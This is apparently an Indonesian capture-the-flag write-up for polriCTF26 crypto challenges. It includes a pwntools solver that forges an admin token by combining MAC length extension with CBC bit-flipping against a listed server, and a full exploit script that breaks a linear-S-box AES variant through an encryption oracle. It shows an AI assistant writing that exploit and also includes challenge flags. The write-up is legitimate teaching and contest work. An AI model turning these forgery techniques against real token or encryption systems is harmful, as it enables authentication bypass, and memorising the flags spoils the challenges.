access granted. flag: polriCTF26{hastad_broadcast_leaks_the_ecdsa_nonce_and_the_curve_falls}

```

<https://claude.ai/share/a0fbd9d1-984b-456a-9acc-e12d557c3815>

<https://chat.deepseek.com/share/h52y15nb0ymbqmsgf2>

polriCTF26{hastad_broadcast_leaks_the_ecdsa_nonce_and_the_curve_falls}

Extension_paradox

Challenge ini pake token berbasis AES-CBC sama MAC buatan sendiri (CustomMD). Nah, celahnya ada di MAC karena masih bisa kena length-extension attack. Jadi kita bisa bikin MAC baru yang tetap valid tanpa perlu tahu secret key

Format tokennya seperti ini:

base64(IV || ciphertext) : MAC

MAC dihitung dari:

CustomMD(Kmac || IV || ciphertext)

Masalahnya, CustomMD masih pake konstruksi Merkle-Damgård tanpa proteksi tambahan. Jadi kalau kita udah punya MAC dari suatu pesan dan tahu panjang pesannya (di challenge ini Kmac panjangnya 16 byte), kita bisa lanjut nge-hash data baru tanpa tahu isi Kmac.

Terus karena enkripsinya pake AES-CBC, kita juga bisa manfaatin sifat:

$P_i = D(C_i) \text{ XOR } C_{(i-1)}$

Artinya kalau blok ciphertext sebelumnya kita ubah, isi plaintext blok setelahnya juga ikut berubah. Dari sini targetnya cuma bikin blok terakhir hasil dekripsi jadi:

&role=admin

dengan padding yang masih valid

Langkah Exploit

1. Minta token untuk username a.
2. Ambil IV, C0, C1, dan MAC dari token
3. Hitung $D(C_1)$ karena kita tahu blok plaintext terakhir isinya cuma padding.
4. Buat C_prev supaya hasil dekripsi blok terakhir berubah jadi &role=admin
5. Tambahin pad0, C_prev, dan C1 ke ciphertext
6. Lanjutin proses hashing dari MAC lama (length extension) buat dapetin MAC baru

7. Kirim token hasil modifikasi ke server

Karena MAC masih valid dan hasil dekripsinya sekarang diakhiri &role=admin, server bakal nganggap kita login sebagai admin

ini solvernya

```
from pwn import *
import base64
from Crypto.Cipher import AES

HOST = "18.143.187.232"
PORT = 9006

def compress(state, block):
    return bytes(a ^ b for a, b in zip(
        AES.new(state, AES.MODE_ECB).encrypt(block),
        block
    ))

def get_token(r, name):
    r.sendlineafter(b'> ', b'1')
    r.sendlineafter(b'name> ', name)
    r.recvuntil(b'token: ')
    line = r.recvline().strip()
    return line

r = remote(HOST, PORT)

# 1. Token asli untuk nama "a"
orig_line = get_token(r, b'a')
orig_b64, orig_mac_hex = orig_line.split(b':')
orig_ct = base64.b64decode(orig_b64)
orig_mac = bytes.fromhex(orig_mac_hex.decode())
print("[+] Original token OK")

# Pisahkan IV, C0, C1
IV = orig_ct[:16]
C0 = orig_ct[16:32]
C1 = orig_ct[32:48]

# Plaintext blok kedua (C1) adalah padding \x10*16
P1 = b'\x10' * 16
```

```

# D(C1) = P1 XOR C0
D_C1 = bytes(a ^ b for a, b in zip(P1, C0))

# Target block: "&role=admin" + PKCS7 padding 5 byte
target_block = b"&role=admin" + b'\x05' * 5
# C_prev baru = D(C1) XOR target_block
C_prev_new = bytes(a ^ b for a, b in zip(D_C1, target_block))

# Padding untuk hash extension
pad0 = b'\x80' + b'\x00' * 15
pad1 = b'\x80' + b'\x00' * 15

# Bentuk ciphertext palsu: orig_ct + pad0 + C_prev_new + C1
new_ct = orig_ct + pad0 + C_prev_new + C1

# Lanjutkan MAC dari orig_mac (yang sudah mencakup pad0)
state = orig_mac
for block in (C_prev_new, C1, pad1): # <-- tanpa pad0
    state = compress(state, block)

new_mac = state
new_token = base64.b64encode(new_ct) + b':' + new_mac.hex().encode()
print("[+] Forged token created")

# 2. Kirim token palsu
r.sendlineafter(b'> ', b'2')
r.sendlineafter(b'token> ', new_token) # <-- prompt yang benar

# Baca flag
print(r.recvall().decode())

```

```
.nts/tescrypto x .nts/tescrypto x + v
b'a\n'
[DEBUG] Received 0x69 bytes:
b'token: Brgb6ffPrd85V92JT8BQ5r/7YHamXGzHPH2Pp0+KCZ1TMn7x9BesKt6Wy4seJPh:669701986fae1ae78b08c8ce10d88ca0\n'
[+] Original token OK
[+] Forged token created
[DEBUG] Received 0x84 bytes:
b'\n'
b'[1] issue token for a name\n'
b'[2] submit token (login)\n'
b'[3] show CustomMD source (public) -- prints server.py hash function\n'
b'[4] quit\n'
b'> '
[DEBUG] Sent 0x2 bytes:
b'2\n'
[DEBUG] Received 0x7 bytes:
b'token> '
[DEBUG] Sent 0xa2 bytes:
b'Brgb6ffPrd85V92JT8BQ5r/7YHamXGzHPH2Pp0+KCZ1TMn7x9BesKt6Wy4seJPhAAAAAAAAAAAAAAAAAKydkv2vtADHYiIK4arPTN1TMn7x9
BesKt6Wy4seJPh:643a02879530f900ec333d7ae6019e6b\n'
[+] Receiving all data: Done (79B)
[DEBUG] Received 0x4f bytes:
b'welcome, admin. flag: polriCTF26{md_length_ext_plus_padding_oracle_hybrid_ftw}\n'
[*] Closed connection to 18.143.187.232 port 9006
welcome, admin. flag: polriCTF26{md_length_ext_plus_padding_oracle_hybrid_ftw}
```

polriCTF26{md_length_ext_plus_padding_oracle_hybrid_ftw}

<https://chat.deepseek.com/share/3sgft2o2yqww3a486y>

mak-comb-jilid-2

Jadi soal ini source code-nya dikasih langsung (main.rs, cipher.rs, tables.rs, utils.rs), servicenya expose 3 endpoint: /encrypt (oracle bebas), /decrypt (dibatasi, ke-block kalo hasil dekripsinya cocok >60% sama flag), sama /flag (flag yang udah dienkripsi).

Pas saya baca cipher-nya, strukturnya itu AES-128 banget — T-table, MixColumns, key schedule, Rcon, semua identik sama AES asli. Yang beda cuma S-box-nya (fungsi pick). Pas saya cek satu-satu, ternyata S-box-nya itu linear penuh atas GF(2):

$S(a) \oplus S(b) \oplus S(a \oplus b) \oplus S(0) = 0 \rightarrow$ berlaku buat SEMUA 65536 pasangan (a,b)

S-box AES normalnya nonlinear (dari inverse $GF(2^8)$ + affine transform), itu yang bikin AES kuat. Di MakComb bagian nonlinear-nya ilang, jadi S-box-nya cuma perkalian matriks doang.

Karena S-box-nya linear, dan komponen lain (ShiftRows, MixColumns, AddRoundKey) emang udah linear/affine dari sononya, seluruh 10 ronde block cipher-nya collapse jadi satu persamaan affine doang:

$\text{encrypt_block}(P) = M \cdot P \oplus K$

M matriks 128×128 GF(2), K konstanta 128-bit, dua²nya tergantung key rahasia tapi gaperlu tau key-nya — tinggal direkonstruksi dari oracle /encrypt.

Triknya, karena M linear, konstanta K ilang kalo diselisihin:

$$Y1 \oplus Y0 = M \cdot (X1 \oplus X0)$$

Jadi kirim plaintext 15 byte (mode hex) ke /encrypt berkali-kali (pad-nya otomatis jadi 1 byte, jadi satu blok bersih + satu blok tag), dari tiap response dapet dua pasangan (X,Y):

$$\begin{aligned} X0 &= P0 \oplus IV & Y0 &= C0 \\ X1 &= \text{digest}(P0) \oplus C0 & Y1 &= C1 \end{aligned}$$

(digest() itu tag-nya, tapi gapake key sama sekali, jadi bisa dihitung sendiri — bukan MAC yang aman)

Kumpulin ~128+ pasangan yang bebas linear, bangun basis GF(2) (XOR linear basis), terus buat dekripsi blok manapun tinggal:

$$\text{decrypt_block}(C) = M^{-1}(C \oplus Y0) \oplus X0$$

Jadi flag-nya bisa didekripsi manual (CBC decrypt sendiri) tanpa lewat /decrypt sama sekali — limit 60% match-nya otomatis kelewatan karena kita gapernah manggil endpoint itu.

[Solver.py](#)

```
#!/usr/bin/env python3
"""
MakComb Lab exploit
=====

Vulnerability
-----

MakComb is structurally AES-128 (same T-tables layout, same MixColumns
matrix, same key schedule / Rcon sequence) but its "S-box" (the `pick`
function, derived from byte 1 of MatrixA) is *linear* over GF(2):

    S(a) ^ S(b) ^ S(a^b) ^ S(0) == 0    for ALL a, b    (verified: 0/65536
violations)
    S(0) == 0

Because SubBytes is linear, and ShiftRows / MixColumns / the key
schedule
are already linear/affine, the *entire* 10-round block cipher collapses
into a single GF(2)-affine map of the 128-bit block:
```

```
encrypt_block(P) = M * P XOR K      (M: 128x128 GF(2) matrix, K:
128-bit const)
```

M and K depend on the secret key, but we never need to know the key: we can recover the affine map itself using nothing but the `/encrypt` oracle (chosen plaintext, server-random IV), because CBC only XORs the IV into the very first block:

```
C0 = encrypt_block(P0 XOR IV)
```

By POSTing a 15-byte plaintext (pkcs-pad adds exactly 1 byte -> P0 is one full block, and the CBM "tag" -- itself an *unkeyed* public digest of P0 -- becomes a second block C1 = encrypt_block(tag XOR C0)), every single `/encrypt` call leaks TWO known (input, output) pairs of the raw block cipher.

Once enough pairs are collected (≥ 128 linearly independent ones), we can solve for M^{-1} using GF(2) linear algebra (an "XOR basis" / linear span solver) and decrypt *any* ciphertext block ourselves, completely offline -- no need to ever touch the rate-limited `/decrypt` endpoint (and its 60%-match anti-cheat), because we're not asking the server to decrypt anything: we ARE the decryption oracle now.

Finally we CBC-decrypt the `/flag` ciphertext with our recovered M^{-1} , verify the (unkeyed, publicly-computable) integrity tag, strip the pkcs-style padding, and print the flag.

Usage

```
pip install requests
```

```
python3 makcomb_exploit.py http://TARGET_HOST:PORT
```

```
"""
```

```
import concurrent.futures
```

```
import os
```

```
import re
```

```
import sys
```

```
import requests
```

```
MASK64 = (1 << 64) - 1
```

```
MASK128 = (1 << 128) - 1
```

```

#
-----
----
# Re-implementation of cipher.rs::digest() -- the unkeyed "MAC"
#
-----
----
def rol64(x: int, r: int) -> int:
    x &= MASK64
    return ((x << r) | (x >> (64 - r))) & MASK64

def digest(data: bytes) -> bytes:
    a = 0xCBF29CE484222325
    b = 0x9E3779B97F4A7C15
    for i, x in enumerate(data):
        a ^= x
        a = (a * 0x000001000000001B3) & MASK64
        b = (b + (x * (i + 1))) & MASK64
        b = rol64(b, 7) ^ a
    a ^= rol64(b, 31)
    b ^= rol64(a, 17)
    return a.to_bytes(8, "big") + b.to_bytes(8, "big")

#
-----
----
# GF(2) linear-span solver ("XOR basis") over 128-bit vectors.
#
# We build a basis from pairs (dY_i -> dX_i) where dY = M*dX (i.e. dX
# is the
# encrypt_block INPUT, dY is the encrypt_block OUTPUT, both taken as
# differences against a fixed reference sample so the additive constant
# K
# cancels out and the relation becomes purely linear).
#
# Once the basis has full rank (128), decode(target) expresses `target`
# as
# an XOR-combination of known dY_i's and returns the XOR of the
# corresponding dX_i's -- i.e. it computes M^-1(target) without ever
# constructing M explicitly.

```

```

#
-----
----
class XorBasis:
    def __init__(self, dim=128):
        self.dim = dim
        self.pivot = {} # pivot_bit -> (vector, combo)

    def insert(self, vec: int, combo: int) -> bool:
        v, c = vec, combo
        while v:
            p = v.bit_length() - 1
            if p in self.pivot:
                bv, bc = self.pivot[p]
                v ^= bv
                c ^= bc
            else:
                self.pivot[p] = (v, c)
                return True
        return False # was linearly dependent

    def rank(self) -> int:
        return len(self.pivot)

    def full_rank(self) -> bool:
        return self.rank() >= self.dim

    def decode(self, vec: int) -> int:
        v, c = vec, 0
        while v:
            p = v.bit_length() - 1
            if p not in self.pivot:
                raise ValueError("target vector not in span (need more
samples)")
            bv, bc = self.pivot[p]
            v ^= bv
            c ^= bc
        return c

```

```

#
-----
----

```

```

# HTTP helpers
#
-----
----

VIEWER_RE = re.compile(r'<div class="viewer">([0-9a-fA-F]+)</div>')

def encrypt_oracle(session: requests.Session, base_url: str, pt: bytes)
-> bytes:
    """POST 15 raw bytes (hex-encoded) to /encrypt, return the raw
    ciphertext bytes (iv||C0||C1)."""
    assert len(pt) == 15
    r = session.post(
        base_url.rstrip("/") + "/encrypt",
        data={"pt": pt.hex(), "mode": "hex"},
        timeout=20,
    )
    r.raise_for_status()
    m = VIEWER_RE.search(r.text)
    if not m:
        raise RuntimeError(f"unexpected /encrypt response:
        {r.text[:300]}")
    ct = bytes.fromhex(m.group(1))
    if len(ct) != 48:
        raise RuntimeError(f"expected 48-byte ciphertext (iv+2 blocks),
        got {len(ct)}")
    return ct

def fetch_flag_ct(session: requests.Session, base_url: str) -> bytes:
    r = session.get(base_url.rstrip("/") + "/flag", timeout=20)
    r.raise_for_status()
    m = VIEWER_RE.search(r.text)
    if not m:
        raise RuntimeError(f"unexpected /flag response: {r.text[:300]}")
    return bytes.fromhex(m.group(1))

#
-----
----

# Sample collection

```

```

#
-----
----
def collect_sample_pair(session: requests.Session, base_url: str):
    """One /encrypt call -> two (X, Y) known pairs for encrypt_block."""
    pt = os.urandom(15)
    ct = encrypt_oracle(session, base_url, pt)
    iv, c0, c1 = ct[0:16], ct[16:32], ct[32:48]

    p0 = pt + bytes([0x01]) # pkcs-style pad byte for len(pt)=15 is
    exactly 0x01
    x0 = int.from_bytes(p0, "big") ^ int.from_bytes(iv, "big")
    y0 = int.from_bytes(c0, "big")

    tag = digest(p0)
    x1 = int.from_bytes(tag, "big") ^ int.from_bytes(c0, "big")
    y1 = int.from_bytes(c1, "big")

    return (x0, y0), (x1, y1)

def build_decryptor(base_url: str, target_samples: int = 260, workers:
int = 16):
    session = requests.Session()
    samples = []

    print(f"[*] Collecting known plaintext/ciphertext block pairs from
{base_url}/encrypt ...")
    with concurrent.futures.ThreadPoolExecutor(max_workers=workers) as
ex:
        futures = [
            ex.submit(collect_sample_pair, requests.Session(), base_url)
            for _ in range(target_samples)
        ]
        for i, fut in
enumerate(concurrent.futures.as_completed(futures), 1):
            try:
                p0, p1 = fut.result()
                samples.append(p0)
                samples.append(p1)
            except Exception as e:
                print(f"      ! request failed: {e}")
            if i % 50 == 0:

```

```

        print(f"        ... {i}/{target_samples} requests done
({len(samples)} raw pairs)")

    if len(samples) < 129:
        raise RuntimeError("not enough samples collected, re-run with a
larger target_samples")

    x0_ref, y0_ref = samples[0]
    basis = XorBasis(128)
    used = 0
    for x, y in samples[1:]:
        dY = y ^ y0_ref
        dX = x ^ x0_ref
        if basis.insert(dY, dX):
            used += 1
        if basis.full_rank():
            break

    print(f"[*] Basis rank: {basis.rank()}/128 (used {used} of
{len(samples)-1} extra samples)")
    if not basis.full_rank():
        raise RuntimeError(
            f"only reached rank {basis.rank()}/128 -- collect more
samples "
            f"(increase target_samples) and try again"
        )

    def decrypt_block(c_bytes: bytes) -> bytes:
        c = int.from_bytes(c_bytes, "big")
        dC = c ^ y0_ref
        dX = basis.decode(dC)
        x = dX ^ x0_ref
        return (x & MASK128).to_bytes(16, "big")

    # sanity self-test on a fresh, never-seen sample
    test_p0, test_p1 = collect_sample_pair(session, base_url)
    ok = True
    for (x, y) in (test_p0, test_p1):
        recovered = int.from_bytes(decrypt_block(y.to_bytes(16, "big")),
"big")
        if recovered != x:
            ok = False
    print(f"[*] Self-test on fresh sample: {'PASS' if ok else 'FAIL'}")

```

```

    if not ok:
        raise RuntimeError("self-test failed -- recovered linear map is
incorrect")

    return decrypt_block

#
-----
----
# CBC decrypt using our recovered decrypt_block, then strip tag +
padding
#
-----
----
def cbc_decrypt(decrypt_block, ciphertext: bytes) -> bytes:
    if len(ciphertext) < 48 or len(ciphertext) % 16 != 0:
        raise ValueError("bad ciphertext length")
    iv = ciphertext[0:16]
    blocks = [ciphertext[i:i + 16] for i in range(16, len(ciphertext),
16)]

    plaintext = b""
    prev = iv
    for blk in blocks:
        dec = decrypt_block(blk)
        p = bytes(a ^ b for a, b in zip(dec, prev))
        plaintext += p
        prev = blk

    tag = plaintext[-16:]
    body = plaintext[:-16]
    expect = digest(body)
    if tag != expect:
        print("[!] WARNING: integrity tag mismatch -- decryption may be
wrong")
    else:
        print("[*] Integrity tag verified OK")

    pad = body[-1]
    if 1 <= pad <= 16 and body[-pad:] == bytes([pad]) * pad:
        body = body[:-pad]
    else:

```

```

        print("[!] WARNING: padding looks invalid, returning raw body")

    return body

def main():
    if len(sys.argv) != 2:
        print(f"usage: {sys.argv[0]} http://HOST:PORT")
        sys.exit(1)
    base_url = sys.argv[1]

    decrypt_block = build_decryptor(base_url)

    print("[*] Fetching encrypted flag from /flag ...")
    session = requests.Session()
    flag_ct = fetch_flag_ct(session, base_url)
    print(f"[*] Flag ciphertext: {flag_ct.hex()} ({len(flag_ct)}
bytes)")


    plaintext = cbc_decrypt(decrypt_block, flag_ct)
    try:
        print("[+] FLAG:", plaintext.decode())
    except UnicodeDecodeError:
        print("[+] FLAG (raw bytes):", plaintext)

if __name__ == "__main__":
    main()


```

—

buat soal ini min, maaf saya gasengaja pake claude pro(salah akun), dan aktif mode coworknya, itu bikin chatnya gabisa di share



kanan atas gada tombol sharenya, jadi saya full screenshot aja



```
es.rs
pub const MatrixA: [u32; 256] = [
    0x00000000, 0xb65b5bed, 0x77b6b6c1, 0xc1eded2c,
    0xee777799, 0x582c2c74, 0x99c1c158, 0x2f9a9ab5,
    0xc7eeee29, 0x71b5b5c4, 0xb05858e8, 0x06030305,
    0x299999b0, 0x9fc2c25d, 0x5e2f2f71, 0xe874749c,
    0x95c7c752, 0x239c9cbf, 0xe2717193, 0x542a2a7e,
    0x7bb0b0cb, 0xcdebeb26, 0x0c06060a, 0xba5d5de7,
    0x5229297b, 0xe4727296, 0x259f9fba, 0x93c4c457,
    ...
]
Show more
```

Thought process

Saya sudah cukup untuk mulai analisis mendalam. Mari saya verifikasi satu hipotesis kunci secara komputasional sebelum lanjut.

Ran a command

Ketemu bug fatalnya. Saya cek "S-box" (fungsi `pick`), diekstrak dari byte kedua tabel (`MatrixA`) secara komputasional — dan itu **linear penuh** atas GF(2): $S(a) \oplus S(b) \oplus S(a \oplus b) \oplus S(0) = 0$ untuk semua 65536 pasangan (a,b), tanpa satu pun pelanggaran. $S(0)=0$ juga, jadi memang linear murni (bukan cuma affine).

Implikasinya besar: struktur cipher ini sama persis dengan AES (T-table, MixColumns standar, key schedule dengan Rcon standar) — tapi S-box AES yang asli (nonlinear, hasil `affine(inverse(x))` di GF(2⁸)) sudah diganti jadi fungsi **linear**. Karena SubBytes linear, ShiftRows permutasi linear, MixColumns perkalian matriks linear, dan AddRoundKey cuma XOR — maka seluruh `encrypt_block` (10 ronde) collapse menjadi **satu fungsi affine tunggal** atas GF(2)¹²⁸:

$$\text{encrypt_block}(P) = M \cdot P \oplus K_{\text{eff}}$$


XOR — maka seluruh `encrypt_block` (10 ronde) collapse menjadi **satu fungsi affine tunggal** atas $GF(2)^{128}$:

$$\text{encrypt_block}(P) = M \cdot P \oplus K_{\text{eff}}$$

dengan `M` matriks 128×128 dan `K_eff` konstanta 128-bit, keduanya tetap untuk key server yang sama (tidak perlu tahu key rahasianya sama sekali).

Rencana exploit:

1. Query endpoint `/encrypt` berkali-kali dengan plaintext 15-byte pilihan sendiri (pad otomatis 1 byte $\rightarrow$ 1 blok data + 1 blok tag = ciphertext bersih). Dari tiap respons kita dapat pasangan `(X, Y)` diketahui: `X = P0  $\oplus$  IV` (IV dikembalikan server), `Y = C0` — dan bonus pasangan kedua dari blok tag karena `digest()` publik (tidak pakai key).
2. Kumpulkan ~150-200 pasangan begitu, lalu selesaikan `M` dan `K_eff` pakai eliminasi Gauss di $GF(2)$.
3. Setelah `M` (dan inversnya `M-1`) diketahui, kita bisa **dekripsi block cipher sendiri secara offline** — tidak perlu lewat oracle `/decrypt` sama sekali, jadi limit "60% match" di server otomatis terlewati.
4. Ambil ciphertext flag dari `/flag`, decrypt semua blok pakai CBC manual dengan `M-1`, lepas padding PKCS-style, dapat flag.

Untuk lanjut eksekusi (query oracle sungguhan), saya perlu alamat server yang jalan (host:port, atau URL kalau di-deploy). Bisa dibagikan?

buatkan scriptnya saja

Created 3 files, ran 2 commands, read 2 files

Script-nya sudah jadi. Cara pakai:

```
pip install requests
python3 makcomb_exploit.py http://HOST:PORT
```

Cara kerjanya, singkat: S-box (`pick`) cipher ini terbukti **linear penuh** atas $GF(2)$, jadi seluruh `encrypt_block` collapse jadi satu fungsi affine `M · P  $\oplus$  K`. Script akan spam `/encrypt` dengan plaintext 15-byte acak (mode=hex) untuk mengumpulkan pasangan input/output blok cipher, membangun basis linear $GF(2)$ sampai rank 128, lalu bisa mendekripsi blok jika pun secara offline — tidak perlu sentuh `/decrypt` sama sekali sehingga limit 60% otomatis terlewati. Terakhir ambil ciphertext dari `/flag`, decrypt manual via CBC, verifikasi tag, lepas padding, cetak flag.

Kalau nanti sudah punya alamat server-nya, tinggal jalankan — ada juga self-test otomatis di dalam script buat mastiin basis linear yang direkonstruksi sudah benar sebelum dipakai ke flag sungguhan.




Makcomb exploit
PY

Open in Micro



4 hours ago



MISC

Kunci rahasia


kita cuma dikasih hex

—
5a45465843697e6c181c51521a58751b5975405f1f5e751e75461a4941755d1b5e421a5f5e751e7541195357
—

dan di soal ada clue

Sebelum insiden terjadi, log akses mencatat sang penyerang login menggunakan kode OTP "42" berkali-kali — entah itu kebetulan atau bukan.
Sebagai bagian dari tim forensik, tugasmu: ungkap pesan asli di balik data ini.

yang mungkin ini di xor oleh key 42?



